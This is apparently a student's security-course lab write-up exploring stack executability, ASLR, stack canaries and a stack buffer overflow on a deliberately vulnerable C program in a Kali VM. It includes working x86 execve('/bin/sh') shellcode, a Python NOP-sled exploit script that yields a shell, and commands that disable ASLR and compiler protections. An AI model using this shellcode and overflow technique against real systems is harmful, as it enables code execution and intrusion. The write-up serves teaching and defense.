
6. Understanding DEP (direct execution prevention)



After running the program in the background, and getting the PID, we run the grep command. This gives us the output: `fff9e000-fffbf000 rwxp 00000000 00:00 0 [stack]`

From this, we can takeaway two things about the stack. 1) we have what looks to be two hex values separated by a hyphen. This could be the range of the stack in memory. Since we know that blocks of memory are contiguous, the stack memory is most likely between the two memory addresses fff9e000-fffbf000. These two hex values can be converted via a calculator to decimal values:





So the two decimal values for the range are 4294565888 and 4294701056. We can subtract the smaller address from the larger one and we get: 4294701056 - 4294565888 =135168. That value is in bytes. 135 168 bytes = 135.168 Kilo Bytes. So **the size of the memory allocated for the stack is 135 KB**.

What indicates that the stack allows code execution is the stack permissions “rwxp”, which show read, write, and **execute**. We can check the permissions:

```
┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia1_exec &
[1] 44604

[1]  + suspended (tty input)  ./narnia1_exec
┌──(student㉿kali-100)-[~/Desktop]
└─$ grep stack /proc/44604/maps
fff9e000-fffbf000 rwxp 00000000 00:00 0                                  [stack]

┌──(student㉿kali-100)-[~/Desktop]
└─$ grep 'r.x' /proc/44604/maps
565d5000-565d6000 r-xp 00001000 08:01 394323                             /home/student/Desktop/narnia1_exec
f7ceb000-f7e74000 r-xp 00023000 08:01 1201329                            /usr/lib32/libc.so.6
f7f24000-f7f26000 r-xp 00000000 00:00 0                                  [vdso]
f7f27000-f7f4b000 r-xp 00001000 08:01 1201326                            /usr/lib32/ld-linux.so.2
fff9e000-fffbf000 rwxp 00000000 00:00 0                                  [stack]

┌──(student㉿kali-100)-[~/Desktop]
└─$
```


This shows us the blocks inside the program stack which are executable.

After bringing the program back into the foreground using `fg`, we enter the program to execute “EGG” and boom the shell comes on:


```
┌──(student㉿kali-100)-[~/Desktop]
└─$ fg
[1]  + continued  ./narnia1_exec
EGG
Trying to execute EGG!
$ ls
ipv6_rh0_poc.pcap  narnia0  narnia0.c  narnia1.c  narnia1_exec  narnia1_noexec
$ echo "Hello Execute!"
Hello Execute!
$ id
uid=1000(student) gid=1000(student) groups=1000(student),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),2
gdev),100(users),101(netdev),103(scanner),116(bluetooth),121(lpadmin),124(wireshark),133(kaboxer)
$ date
Wed Aug 13 15:19:57 PDT 2025
$
```


Then I ran the program that doesn’t allow execution from the stack:

```
┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia1_noexec &
[1] 55448

[1]  + suspended (tty input)  ./narnia1_noexec
┌──(student㉿kali-100)-[~/Desktop]
└─$ grep stack /proc/55448/maps
fff1c000-fff3d000 rw-p 00000000 00:00 0                                  [stack]

┌──(student㉿kali-100)-[~/Desktop]
└─$ grep 'r.x' /proc/55448/maps
56567000-56568000 r-xp 00001000 08:01 394911                             /home/student/Desktop/narnia1_noexec
f7cb9000-f7e42000 r-xp 00023000 08:01 1201329                            /usr/lib32/libc.so.6
f7ef2000-f7ef4000 r-xp 00000000 00:00 0                                  [vdso]
f7ef5000-f7f19000 r-xp 00001000 08:01 1201326                            /usr/lib32/ld-linux.so.2

┌──(student㉿kali-100)-[~/Desktop]
└─$
```


We can see that this time, there is no “x” in the stack memory map, which is what we expected. There is only “rw-p”, so the stack is confirmed to be nonexecutable.

Then, after bringing the program back into the foreground and entering EGG into it, we see that it doesn't let us execute any commands in the shell, it causes a segmentation fault:


```
┌──(student㉿kali-100)-[~/Desktop]
└─$ export EGG=$(echo -e "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x90")

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia1_noexec &
[1] 59599

[1]  + suspended (tty input)  ./narnia1_noexec
┌──(student㉿kali-100)-[~/Desktop]
└─$ grep stack /proc/59599/maps
ffe40000-ffe61000 rw-p 00000000 00:00 0                  [stack]

┌──(student㉿kali-100)-[~/Desktop]
└─$ fg
[1]  + continued  ./narnia1_noexec
EGG
Trying to execute EGG!
zsh: segmentation fault  ./narnia1_noexec

┌──(student㉿kali-100)-[~/Desktop]
```



7. narnia2: Stack smashing, ASLR, and canaries

For this step, we create naria2 and create an executable, getting ready for step 8:

```
┌──(student㉿kali-100)-[~/Desktop]
└─$ touch narnia2.c

┌──(student㉿kali-100)-[~/Desktop]
└─$ vim narnia2.c

┌──(student㉿kali-100)-[~/Desktop]
└─$ gcc -m32 -o narnia2 narnia2.c

┌──(student㉿kali-100)-[~/Desktop]
└─$ cat narnia2.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int callme(char * argv1)
{
        char buf[128];
        printf("buf is %p\n", buf);
        strcpy(buf, argv1);
        printf("You sent: %s\n", buf);
        return EXIT_SUCCESS;
}
int main(int argc, char * argv[])
{
        if (argc == 2) {
                callme(argv[1]);
        }
}

┌──(student㉿kali-100)-[~/Desktop]
└─$
```



8. ASLR (address space layout randomization)


```
┌──(student㉿kali-100)-[~/Desktop]
└─$ cat /proc/sys/kernel/randomize_va_space
2

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2 metens
buf is 0xff938be0
You sent: metens

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2 metens
buf is 0xffe11b50
You sent: metens

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2 metens
buf is 0xffe73760
You sent: metens

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2 metens
buf is 0xffbdbe00
You sent: metens

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2 metens
buf is 0xffc16630
You sent: metens

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2 metens
buf is 0xffbafef0
You sent: metens

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2 metens
buf is 0xffc0b150
You sent: metens
```

We can see that the `randomize_va_space` is indeed random, set to 2. And after running narnia2 quite a few times, we can see that there is a pattern, only 5 bits of the buf are changing randomly each time near the middle/end of the buf. The lowest address is `0xff938be0` (4280976352) and the highest is `0xffe73760` (4293933408).

After removing the randomization in the kernel, we can clearly see that the address where buf is located is the same each time we run the program:

```
┌──(student㉿kali-100)-[~/Desktop]
└─$ sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"
[sudo] password for student:

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2 metens
buf is 0xffffd180
You sent: metens

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2 metens
buf is 0xffffd180
You sent: metens

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2 metens
buf is 0xffffd180
You sent: metens

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2 metens
buf is 0xffffd180
You sent: metens
```


9. Canaries



```
└─$ diff -y nocanary.txt canary.txt

narnia2_nocanary:     file format elf32-i386                | narnia2_canary:     file format elf32-i386


Disassembly of section .init:                               Disassembly of section .init:

Disassembly of section .plt:                                Disassembly of section .plt:

Disassembly of section .text:                               Disassembly of section .text:

<callme>:                                                   <callme>:
        55                      push   %ebp                         55                      push   %ebp
        89 e5                   mov    %esp,%ebp                    89 e5                   mov    %esp,%ebp
        53                      push   %ebx                         53                      push   %ebx
        81 ec 84 00 00 00       sub    $0x84,%esp           |       81 ec a4 00 00 00       sub    $0xa4,%esp
        e8 2b ff ff ff          call   <__x86.get_pc_thunk.bx       e8 2b ff ff ff          call   <__x86.get_pc_thunk.bx
        81 c3 6f 2e 00 00       add    $0x2e6f,%ebx         |       81 c3 5f 2e 00 00       add    $0x2e5f,%ebx
                                                            >       8b 45 08                mov    0x8(%ebp),%eax
                                                            >       89 85 64 ff ff ff       mov    %eax,-0x9c(%ebp)
                                                            >       65 a1 14 00 00 00       mov    %gs:0x14,%eax
                                                            >       89 45 f4                mov    %eax,-0xc(%ebp)
                                                            >       31 c0                   xor    %eax,%eax
        83 ec 08                sub    $0x8,%esp                    83 ec 08                sub    $0x8,%esp
        8d 85 78 ff ff ff       lea    -0x88(%ebp),%eax     |       8d 85 74 ff ff ff       lea    -0x8c(%ebp),%eax
        50                      push   %eax                         50                      push   %eax
        8d 83 14 e0 ff ff       lea    -0x1fec(%ebx),%eax           8d 83 14 e0 ff ff       lea    -0x1fec(%ebx),%eax
        50                      push   %eax                         50                      push   %eax
        e8 9f fe ff ff          call   <printf@plt>         |       e8 7b fe ff ff          call   <printf@plt>
        83 c4 10                add    $0x10,%esp                   83 c4 10                add    $0x10,%esp
        83 ec 08                sub    $0x8,%esp                    83 ec 08                sub    $0x8,%esp
        ff 75 08                push   0x8(%ebp)            |       ff b5 64 ff ff ff       push   -0x9c(%ebp)
        8d 85 78 ff ff ff       lea    -0x88(%ebp),%eax     |       8d 85 74 ff ff ff       lea    -0x8c(%ebp),%eax
        50                      push   %eax                         50                      push   %eax
        e8 9a fe ff ff          call   <strcpy@plt>         |       e8 83 fe ff ff          call   <strcpy@plt>
        83 c4 10                add    $0x10,%esp                   83 c4 10                add    $0x10,%esp
        83 ec 08                sub    $0x8,%esp                    83 ec 08                sub    $0x8,%esp
        8d 85 78 ff ff ff       lea    -0x88(%ebp),%eax     |       8d 85 74 ff ff ff       lea    -0x8c(%ebp),%eax
        50                      push   %eax                         50                      push   %eax
        8d 83 1f e0 ff ff       lea    -0x1fe1(%ebx),%eax           8d 83 1f e0 ff ff       lea    -0x1fe1(%ebx),%eax
        50                      push   %eax                         50                      push   %eax
        e8 71 fe ff ff          call   <printf@plt>         |       e8 4a fe ff ff          call   <printf@plt>
        83 c4 10                add    $0x10,%esp                   83 c4 10                add    $0x10,%esp
        b8 00 00 00 00          mov    $0x0,%eax                    b8 00 00 00 00          mov    $0x0,%eax
                                                            >       8b 55 f4                mov    -0xc(%ebp),%edx
                                                            >       65 2b 15 14 00 00 00    sub    %gs:0x14,%edx
                                                            >       74 05                   je     <callme+0x89>
                                                            >       e8 51 00 00 00          call   <__stack_chk_fail_loca
        8b 5d fc                mov    -0x4(%ebp),%ebx              8b 5d fc                mov    -0x4(%ebp),%ebx
        c9                      leave                               c9                      leave
        c3                      ret                                 c3                      ret

Disassembly of section .fini:                               Disassembly of section .fini:
```

As we can see in the green highlights, which makes it easier, the narnia2_canary program has more instructions which move the canary on the stack.

I tried to step into GDB but at this time, I had already been working on this lab for moe than 3 hours and I was getting extremely stressed for my other class projects with Kevin that I am behind on. So I gave it a shot and moved on using internet sources to find the answer:



```
          e8 2b ff ff ff          call   <__x86.get_pc_thunk.bx
|         81 c3 5f 2e 00 00       add    $0x2e5f,%ebx
>         8b 45 08                mov    0x8(%ebp),%eax
>         89 85 64 ff ff ff       mov    %eax,-0x9c(%ebp)
>         65 a1 14 00 00 00       mov    %gs:0x14,%eax
>         89 45 f4                mov    %eax,-0xc(%ebp)
>         31 c0                   xor    %eax,%eax
```

Here, **the instructions that move the canary onto the stack** are `mov %gs:014, %eax` and `mov %eax, -0xc(%ebp)`. Basically, `mov %gs:0x14, %eax` Reads the canary value from **Thread Local Storage (TLS)** segment at offset `0x14`. (The `%gs` segment register points to a per-thread data area.) Then, `mov %eax, -0xc(%ebp)` Stores that value on the **current stack frame**, at offset `-0xc` from the base pointer. Wow, my assembly is certainly rusty!

```
          b8 00 00 00 00          mov    $0x0,%eax
>         8b 55 f4                mov    -0xc(%ebp),%edx
>         65 2b 15 14 00 00 00    sub    %gs:0x14,%edx
>         74 05                   je     <callme+0x89>
>         e8 51 00 00 00          call   <__stack_chk_fail_loca
          8b 5d fc                mov    -0x4(%ebp),%ebx
          c9                      leave
```

The **instructions that check that the canary hasn't been changed** are `mov -0xc(%ebp), %edx`, which loads the **stored canary** from the stack into `%edx`. Then `sub %gs:0x14, %edx` subtracts the **original TLS canary value** from `%edx`. Finally, `je` (Jump if Equal) executes if the result is zero, the canary is unchanged. Now the program can safely return. This took so long to figure out and understand.

Lastly, if the canary HAS been modified, it calls the `<__stack_chk_fail_loca` function. This happens if the jump doesn't, stopping the progrom.

Now:

```
...rath/secdevops-su25-metens/hw4 — -zsh | ...5-metens/hw4 — sjavata@ruby — -zsh | ...udent@kali-100: ~/Desktop — ssh kali

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2_nocanary $(python3 -c "print('A'*144)")
buf is 0xffffd100
You sent: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault  ./narnia2_nocanary $(python3 -c "print('A'*144)")

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2_canary $(python3 -c "print('A'*144)")
buf is 0xffffd0fc
You sent: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: terminated
zsh: IOT instruction  ./narnia2_canary $(python3 -c "print('A'*144)")

┌──(student㉿kali-100)-[~/Desktop]
└─$
```

We can see from the last output of each program that the noncanary program reaches a segmentation fault as the buffer overflow happens. The canary program calls the stack check fail function as described earlier and exits the program gracefully with an error stating that there has been a stack smash.

10. Defense-in-Depth

The setup for the final step: Turn off all protections. First, compile the program without stack canaries and without data execution prevention enabled on the stack, also ensure ASLR has been disabled:

```
...rath/secdevops-su25-metens/hw4 — -zsh | ...5-metens/hw4 — sjavata@ruby — -zsh | ...udent@kali-100: ~/Desktop — ssh kali

┌──(student㉿kali-100)-[~/Desktop]
└─$ gcc -fno-stack-protector -no-pie -z execstack -m32 -o narnia2_noprotect narnia2.c

┌──(student㉿kali-100)-[~/Desktop]
└─$ sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"
[sudo] password for student:

┌──(student㉿kali-100)-[~/Desktop]
└─$ 
```

metens

August 13, 2025 at 3:20 PM — Shared

11. Exploitation

```
...rath/secdevops-su25-metens/hw4 — -zsh | ...5-metens/hw4 — sjavata@ruby — -zsh | ...udent@kali-100: ~/Desktop — ssh kali

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2_noprotect $(python3 -c "print('A'*144)")
buf is 0xffffd0f0
You sent: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault  ./narnia2_noprotect $(python3 -c "print('A'*144)")

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2_noprotect $(python3 -c "print('A'*144)")
buf is 0xffffd0f0
You sent: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault  ./narnia2_noprotect $(python3 -c "print('A'*144)")

┌──(student㉿kali-100)-[~/Desktop]
└─$ 
```

metens

When given a 144 byte argument, the buffer is set to `0xffffd0f0`.

If we run different sizes arguments, the address of the buf changes in memory:


```
...rath/secdevops-su25-metens/hw4 — -zsh    ...5-metens/hw4 — sjavata@ruby — -zsh    ...udent@kali-100: ~/Desktop — ssh kali

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2_noprotect $(python3 -c "print('A'*144)")
buf is 0xffffd0f0
You sent: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault  ./narnia2_noprotect $(python3 -c "print('A'*144)")

┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2_noprotect $(python3 -c "print('A'*144)")
buf is 0xffffd0f0
You sent: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault  ./narnia2_noprotect $(python3 -c "print('A'*144)")

┌──(student㉿kali-100)-[~/Desktop]
└─$
```

Setting up the python script:

```
┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2_noprotect $(python3 -c "print('A'*144)")
buf is 0xffffd0f0
You sent: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault  ./narnia2_noprotect $(python3 -c "print('A'*144)")

┌──(student㉿kali-100)-[~/Desktop]
└─$ !v

┌──(student㉿kali-100)-[~/Desktop]
└─$ vim shell.py

zsh: suspended  vim shell.py

┌──(student㉿kali-100)-[~/Desktop]
└─$ cat shell.py
import sys
shell = bytes.fromhex(
        # lots of nop instructions as a sled
        '90' * 88 +
        '31c050682f2f7368682f62696e89e389c189c2b00bcd8090'
        +'f0d0ffff' * 8 # the address of the buffer
)
sys.stdout.buffer.write(shell)
```

Running the python script to get the shell using the buf = ‘0xffffd0f0’ in little endian form: “f0d0ffff” in the script to get the correct buffer overflow to unlock the shell:

```
┌──(student㉿kali-100)-[~/Desktop]
└─$ ./narnia2_noprotect $(python3 shell.py)
buf is 0xffffd0f0
You sent: ????????????????????????????????????????????????????????????????????????????????
????????1?Ph//shh/bin????°
                                    `????????????????????????????????
$ ls
canary.txt          narnia0.c     narnia1_noexec  narnia2_canary     nocanary.txt
ipv6_rh0_poc.pcap   narnia1.c     narnia2         narnia2_nocanary   shell.py
narnia0             narnia1_exec  narnia2.c       narnia2_noprotect
$ id
uid=1000(student) gid=1000(student) groups=1000(student),4(adm),20(dialout),24(cdrom),25(fl
oppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),
116(bluetooth),121(lpadmin),124(wireshark),133(kaboxer)
$ date
Wed Aug 13 16:54:31 PDT 2025
$
```



This lab was definitely interesting and useful, but it took me 4 hours to complete 🙁I’m just slow I guess, I like to read everything and try to learn what is happening. I certainly learned a lot.